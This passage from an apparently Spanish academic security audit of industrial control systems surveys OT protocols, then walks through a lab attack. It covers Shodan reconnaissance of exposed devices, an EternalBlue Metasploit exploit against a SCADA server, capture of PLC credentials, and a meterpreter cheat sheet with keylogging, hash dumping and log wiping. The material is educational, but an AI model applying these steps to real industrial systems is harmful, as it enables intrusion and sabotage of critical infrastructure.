La implementación del protocolo S7, base de las comunicaciones entre dispositivos SIEMENS, se soporta sobre una ampliación del protocolo TCP recogida en la RFC 1006 [18] y titulada como "*ISO Transport Service on top of TCP*".



Ilustración 17: Protocolo S7 Siemens. Disponible en: https://support.industry.siemens.com

2.4.5 BACNet

BACnet [19] (*Building Automation and Control Network*) es un protocolo de comunicaciones que define los servicios utilizados para comunicarse entre los dispositivos finales de automatización de edificios y los sistemas de control de los edificios.

La especificación del protocolo BACnet, como todas las especificaciones del protocolo, define cómo se representan los datos en la red y los servicios que se utilizan para mover los datos de un nodo BACnet a otro. También incluye mensajes que identifican datos y nodos de red como *Who-Is*, *I-Am*, *Who-Has* y *I-Have*.

Network Operations

Protocol Problems

Detected during last 30 days

Protocol	Alert	Report Time	Addresses
BACNET	BACNet Operation Failed	10/03/2023 09:55:36	192.168.1.62, 192.168.1.255
BACNET	BACNet Operation Failed	09/03/2023 11:31:22	192.168.1.255, 192.168.1.102
BACNET	BACNet Operation Failed	27/02/2023 11:05:51	192.168.1.255, 192.168.1.130

Ilustración 18: Alertas Sonda OT Protocolo BACnet

2.4.6 EtherCAT

EtherCAT (*Ethernet for Control Automation Technology*) es un protocolo que fue desarrollado originalmente por Beckhoff Automation, un importante fabricante de PLCs (Controladores Lógicos Programables) utilizados en automatización industrial y sistemas de control en tiempo real.



Ilustración 19: EtherCAT System Example. Disponible en: https://psctexas.com

2.4.7. CC-Link

CC-Link [20] (*Control and Communication Link*) es la red de campo de alta velocidad capaz de manejar simultáneamente datos de control e información. Con transmisión de alta velocidad de 10 Mbps, CC-Link puede alcanzar la distancia máxima de transmisión de 100 metros y conectar hasta 64 estaciones.



Ilustración 20: CC-Link Industrial Protocol. Disponible en: https://e2e.ti.com/blogs_/b/process/posts/new-industrial-ethernet-protocol-cc-link-ie-field-basic

2.5 Integración entre Sistemas IT y Sistemas Industriales OT

Cada día la integración entre sistemas y convergencia[1] IT/OT está siendo más demandada debido a las ventajas que pueden proporcionar la interconexión de las diferentes áreas del negocio, desde la administración (SAP/ERP), Manufacturación (MES/EMS) con los sistemas de operación que hemos visto anteriormente (Sistemas de Control/HMI, PCLs, Sensores y actuadores, entre otros). Podemos utilizar el esquema empleado en la norma ISA 95 [21] para comprender los riesgos que esta interconexión podría representar, con los niveles de división entre Sistemas IT y OT interconectados:



Ilustración 21: Norma ISA 95 Integración IT/OT

La ISA-95 es un estándar internacional que tiene como objetivo facilitar la integración de los sistemas de control y las funciones empresariales en las empresas productivas. Fue desarrollada por la ISA (Sociedad internacional de automatización) en el año 1990 con el fin de reducir los costes, los riesgos y los errores ocasionados en la integración de los sistemas de control industriales.

Por último, indicar que según el ámbito de actuación, las prioridades entre los sistemas IT y los sistemas industriales de operación pueden variar con respecto al impacto que un fallo puede ocasionar en un sistema u otro.

Prioridad	Sistemas IT	Sistemas OT
1	Confidencialidad	Integridad
2	Integridad	Disponibilidad
3	Disponibilidad	Confidencialidad

Ilustración 22: Prioridades según el Sistema

[1] convergencia IT/OT: reducción de riesgos basado en poder abordar los problemas de ciberseguridad con un enfoque integrado, mismos sistemas IT de seguridad pueden ser utilizados para sistemas OT.

3. Auditoría de Seguridad Sistemas Industriales

Beneficiarnos de las diferentes ventajas que nos permiten tener los sistemas conectados, implica a su vez exponerlos a posibles atacantes y amenazas, si bien para los Sistemas IT en términos de Ciberseguridad, se ha experimentado un crecimiento a lo largo de los años y tiene un componente de cierta madurez, para los Sistemas de Operación esta amenaza es mayor dado que no llega a este nivel de madurez y es difícil además de costoso mantener los sistemas actualizados en los entornos industriales. Debemos tener en cuenta además el posible impacto que puede tener una parada de los sistemas debido a un proceso de actualización y cambio, sobre todo cuando nos encontramos en sistemas industriales críticos.

Aunque los ataques pueden llevarse a cabo mediante el uso de diferentes técnicas, podemos tomar como referencia la matriz MITRE ATT&CK ® [22] que es una base de conocimiento accesible a nivel mundial de tácticas y técnicas del adversario en observaciones en el mundo real. Esta base de conocimientos se utiliza como referencia para el desarrollo de metodologías y modelos de amenazas.

Tabla resumen con las técnicas y tácticas de MITRE:

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion
10 técnicas	7 técnicas	9 técnicas	13 técnicas	19 técnicas	13 técnicas	42 técnicas
Credential Access	**Discovery**	**Lateral Movement**	**Collection**	**Command and Control**	**Exfiltration**	**Impact**
17 técnicas	30 técnicas	9 técnicas	17 técnicas	16 técnicas	9 técnicas	13 técnicas

MITRE ATT&CK ® Framework disponible en: https://attack.mitre.org/

Los ataques podrían llevarse a cabo de muy distintas maneras y combinando diferentes fases y técnicas pero principalmente, podemos dividir el ataque que un cibercriminal, organización o estado pudiera realizar sobre un sistema crítico en cinco fases que pasamos a enumerar:

1. **Primera fase: reconocimiento**. Consiste en recoger información del objetivo. Se puede considerar una fase pasiva en la que los sistemas de detección de la organización no deberían detectar esta amenaza.

2. **Segunda fase: escaneo**. Consiste en la búsqueda de vectores de ataque, analizando las redes, sistemas, puertos y vulnerabilidades. Esta fase pasaría a ser activa y los sistemas de detección de la compañía deberían empezar a detectar esta actividad.
3. **Tercera fase: obtener acceso**. Se explotan las vulnerabilidades identificadas con el fin de obtener acceso al objetivo.
4. **Cuarta fase: mantener acceso**. Una vez se ha obtenido acceso al sistema y mientras dure la actividad maliciosa del atacante, se tratará de obtener persistencia sobre los sistemas comprometidos con la instalación de troyanos y puertas traseras.
5. **Quinta fase: borrado de huellas**. Una vez logrado el objetivo del ataque, el atacante tratará de borrar todo rastro posible para dificultar su detección, las herramientas (posibles *z-days* utilizados) y análisis forense.



Ilustración 23: Fases de un ataque

3.1 Fase de reconocimiento (RECON)

La fase inicial de un ataque dirigido es la fase de reconocimiento. Esta fase permitirá al atacante obtener la información de los activos que se desea comprometer y permitirá recopilar información de forma activa y pasiva para analizarla y encontrar posibles vectores de ataque.

Para llevar a cabo este reconocimiento de activos, podemos utilizar diferentes técnicas, pero destacaremos las siguientes fuentes de información que nos permitirán encontrar información sobre los activos que se desean explorar.

- Técnicas de inteligencia de fuente abierta (*Open Source Intelligence* OSINT). Nos permiten recabar información del objetivo de manera pasiva sin que la organización sea consciente de la extracción de información. Podemos utilizar repositorios públicos o diferentes herramientas OSINT como Creepy, Maltego y TheHarvester.
- Proyecto Shine, conocido como SHODAN (*Sentient Hyper Optimized Data Access Network*). Es un sistema de indexación de activos

conectados a internet que nos permite encontrar activos a través de sus diferentes funcionalidades de búsqueda.

En la opción “Explore” de **SHODAN**, podemos encontrar una de las principales categorías, Sistemas de Control Industrial (*Industrial Control Systems*).

Ilustración 24: SHODAN Explore. Disponible en: https://www.shodan.io/explore

Muestra de los principales protocolos de sistemas de operación indexados en SHODAN.



Ilustración 25: Protocolos Sistemas Industriales. Disponible en https://www.shodan.io/explore/category/industrial-control-systems

Si realizamos una búsqueda del protocolo Siemens S7 podremos encontrar **394.206 activos** en este momento, que podrían ser analizados ya que a priori podrían estar utilizando el protocolo de Siemens.

Ilustración 26: Dispositivos indexados en SHODAN protocolo S7. Disponible en: https://www.shodan.io/search?query=port%3A102

Por otro lado, si buscamos específicamente por el nombre de una compañía que pueda disponer de sistemas de operación como puede ser la compañía "endesa" por ejemplo, podremos encontrar información interesante sobre esta empresa susceptible de ser analizada.

Ilustración 27: Búsqueda en SHODAN por compañía de Sistemas de Control. Disponible en: https://www.shodan.io/search?query=endesa

Como alternativa a SHODAN podemos utilizar para esta fase la herramienta **ZoomEye** (Versión China de Shodan) que también permite realizar búsquedas por IP, Compañía y otros términos como “Modbus TCP”.



Ilustración 28: Proyecto ZoomEye. Disponible en: https://www.zoomeye.org/

3.2 Escaneo de redes

Una vez se ha obtenido toda la información de los activos susceptibles de ser analizados pasaremos a la fase de escaneo. En esta fase pasaremos a ser más activos tratando de obtener mediante diferentes técnicas, más información sobre los activos en busca de posibles vulnerabilidades que nos permitan obtener acceso a los sistemas.

Como hemos comentado, en esta fase pasaremos a solicitar información directamente a los sistemas escaneados, desde un simple *ping*[1] que nos permita conocer si el activo puede estar conectado y contesta a nuestra petición, para pasar a escaneos más agresivos utilizando diferentes herramientas como *nmap*[2].

[1] *ping*: permite conocer la latencia o tiempo que tardan en conectarse dos sistemas remotos.
[2] *nmap*: (*Network Mapper*) software de código abierto que permite realizar escaneos de redes, puertos, dispositivos y escaneo de vulnerabilidades.

Nmap es la herramienta de escaneo de redes por excelencia y la más extendida en la actualidad. Se trata de una utilidad gratuita de código abierto para el descubrimiento de redes, puertos, dispositivos y que nos permite también utilizar diferentes *scripts* para detectar posibles vulnerabilidades de los sistemas escaneados.



Ilustración 29: Herramienta de escaneo *nmap* en Linux

3.3 Ataque a los Sistemas de la Instalación Industrial

Una vez completadas las fases de reconocimiento y escaneo, dispondríamos de información suficiente para continuar con nuestra siguiente fase, en la que tendremos que tomar el control de la instalación industrial a través de la explotación de las vulnerabilidades encontradas en las fases anteriores.

Comenzaremos por los sistemas IT/OT de la instalación. En este caso, nos centraremos en los ICS, SCADA, servidores y equipos de la red. Para llevar a cabo esta fase, utilizaremos las herramientas *metasploit framework*[1] y *armitage*[2]. Ambas herramientas cuentan con miles de *exploits* que nos permitirán explotar las vulnerabilidades encontradas en los Sistemas de Control/SCADA de los entornos de operación.



Ilustración 30: Metasploit Framework.

[1] *metasploit*: marco de código abierto basado en Ruby que utilizan los profesionales de la seguridad de la información y los ciberdelincuentes para encontrar, explotar y validar las vulnerabilidades del sistema.

[2] *armitage*: es una herramienta gráfica del conocido *framework Metasploit* la cual permite buscar vulnerabilidades sobre cualquier equipo que esté en una red a la que tengamos acceso.

Si realizamos una búsqueda por el término SCADA en *metasploit framework* podremos encontrar hasta 72 módulos de escaneo y *scripts* para la explotación de vulnerabilidades específicos de los sistemas SCADA.

Ilustración 31: Módulos de escaneo y scripts de explotación de vulnerabilidades SCADA.

Podemos utilizar esta herramienta en nuestro laboratorio para comprometer los sistemas que habíamos detectado con posibles vulnerabilidades. En este caso, comenzaremos el ataque contra el sistema de control del ICS, el SCADA (CONTROL-SRV) que tiene un Sistema Operativo (OS) Microsoft Windows XP vulnerable al conocido ataque *eternalblue*.

EternalBlue aprovecha las vulnerabilidades de protocolo SMBv1 para insertar paquetes de datos maliciosos y propagar el *malware* por la red.



Ilustración 32: Configuración *exploit eternalblue*

Seleccionamos el siguiente *exploit*:

```
use exploit/windows/smb/ms17_010_psexec
```

Configuramos el RHOSTS con el valor IP “192.168.1.4” que corresponde al sistema CONTROL-SRV de esta manera habremos seleccionado el SCADA y procedemos a ejecutar el *exploit* para tratar de tomar el control sobre el sistema.



Ilustración 33: Ataque con *exploit eternalblue*

Obtenemos una sesión en el equipo remoto con *meterpreter*[1] lo que significa que ya tenemos un canal abierto de comunicación con el Sistema de Control SCADA del centro **(CONTROL-SRV IP 192.168.1.4)** obteniendo RCE (*Remote Code Execution*) sobre el sistema comprometido.

Una vez tenemos RCE del SCADA trataremos de elevar todos los privilegios posibles sobre el equipo comprometido. En la ilustración 34, mediante la `shell` que hemos levantado en el sistema comprometido, mostramos que hemos conseguido ser `nt authority\system` en el equipo remoto, es decir, que somos administradores de la máquina.



Ilustración 34: Control y comando del equipo comprometido.

Ahora tenemos el control total del sistema comprometido y podríamos subir diferentes herramientas para secuestrar la instalación a través de un *ransomware*[3] e impedir con ello la operación de los PCLs desde el sistema de control. Aprovechamos el control remoto del equipo, para realizar una búsqueda de información interesante en el sistema que nos permita comprometer otros elementos de la instalación industrial.

Hemos accedido a un fichero en el sistema de control que contiene las contraseñas de los PLCs que nos servirá para futuros ataques.

Ilustración 35: Fichero con contraseñas de la instalación industrial

Usuario: "**admin**" y Contraseña: "**LOGO**" obtenido en el ataque.

[1] *meterpreter*: es un *payload* que permite ejecutar tareas remotas sobre un sistema que ha sido comprometido.

[2] *payload*: es la carga útil que se ejecuta para explotar una vulnerabilidad.

[3] *ransomware*: es un tipo de malware que impide a los usuarios acceder a su sistema o a sus archivos personales debido al cifrado de los ficheros del equipo infectado, exigiendo normalmente el pago en BTC (*Bitcoins*) moneda virtual para liberar el sistema.

Principales comandos que podemos utilizar con *meterpreter*:

help	Muestra la ayuda.
run [script]	Ejecuta un script de meterpreter
sysinfo	Muestra la información del sistema comprometido
ls	Muestra los ficheros y directorios del sistema comprometido
use priv	Carga librerías para elevar privilegios
ps	Muestra los procesos en ejecución
migrate PID	Migra un proceso específico.
use incognito	Carga las librerías de incógnito.
list_tokens -u	Muestra los tokens disponibles por usuario
list_tokens -g	Muestra los tokens disponibles por grupo
impersonate_token	Apropiación de un token disponible del objetivo.
steal_token PID	Apropiación de un token disponible de un proceso dado
drop_token	Deja de usar el token actual
getsystem	Intenta elevar los privilegios del usuario de acceso.
shell	Ejecuta una Shell interactiva
execute -f cmd.exe -i	Ejecuta cmd.exe e interactúa con él
execute -f cmd.exe -i -t	Ejecuta cmd.exe con todos los tokens disponibles
execute -f cmd.exe -i -H -t	Ejecuta cmd.exe con todos los tokens disponibles y lo convierte en un proceso
rev2self	Retorna al usuario original que comprometió el sistema
reg [comando]	Ejecuta comandos en el registro del sistema comprometido
setdesktop [número]	Cambia de pantalla
screenshot	Toma una captura de pantalla del objetivo
upload file	Carga un fichero en el objetivo
download file	Descarga un fichero del objetivo
keyscan_start	Comienza el sniffing del teclado.
keyscan_dump	Vuelca las teclas pulsadas del sistema objetivo.
keyscan_stop	Para el sniffing del teclado.
getprivs	Intenta elevar privilegios.
uictl enable keyboard/mouse	Toma el control del teclado o ratón.
background	Sale de meterpreter sin cerrar la sesión.
hashdump	Obtiene todos los hashes del objetivo.
use sniffer	Carga las librerías para esnifar.
sniffer_interfaces	Lista los interfaces disponibles.
sniffer_dump [interfaceID]	Comienza a esnifar un interfaz.
sniffer_start [interfaceID] packet-	Comienza a esnifar un rango específico.
sniffer_stats [interfaceID]	Para obtener estadísticas de la interfaz.
sniffer_stop interfaceID	Detiene el sniffer.
add_user [usuario] [contraseña] -h	Añade un usuario en el sistema objetivo.
add_group_user "Domain Admins"	Añade un usuario al grupo de administradores en el sistema objetivo.
clearev	Vacía el log de eventos del sistema comprometido
timestomp	Cambia los atributos de un fichero.
reboot	Reinicia el sistema

Ilustración 36: Comandos meterpreter. Disponible en: https://www.hackbysecurity.com/blog/metasploit-cheat-sheet-1

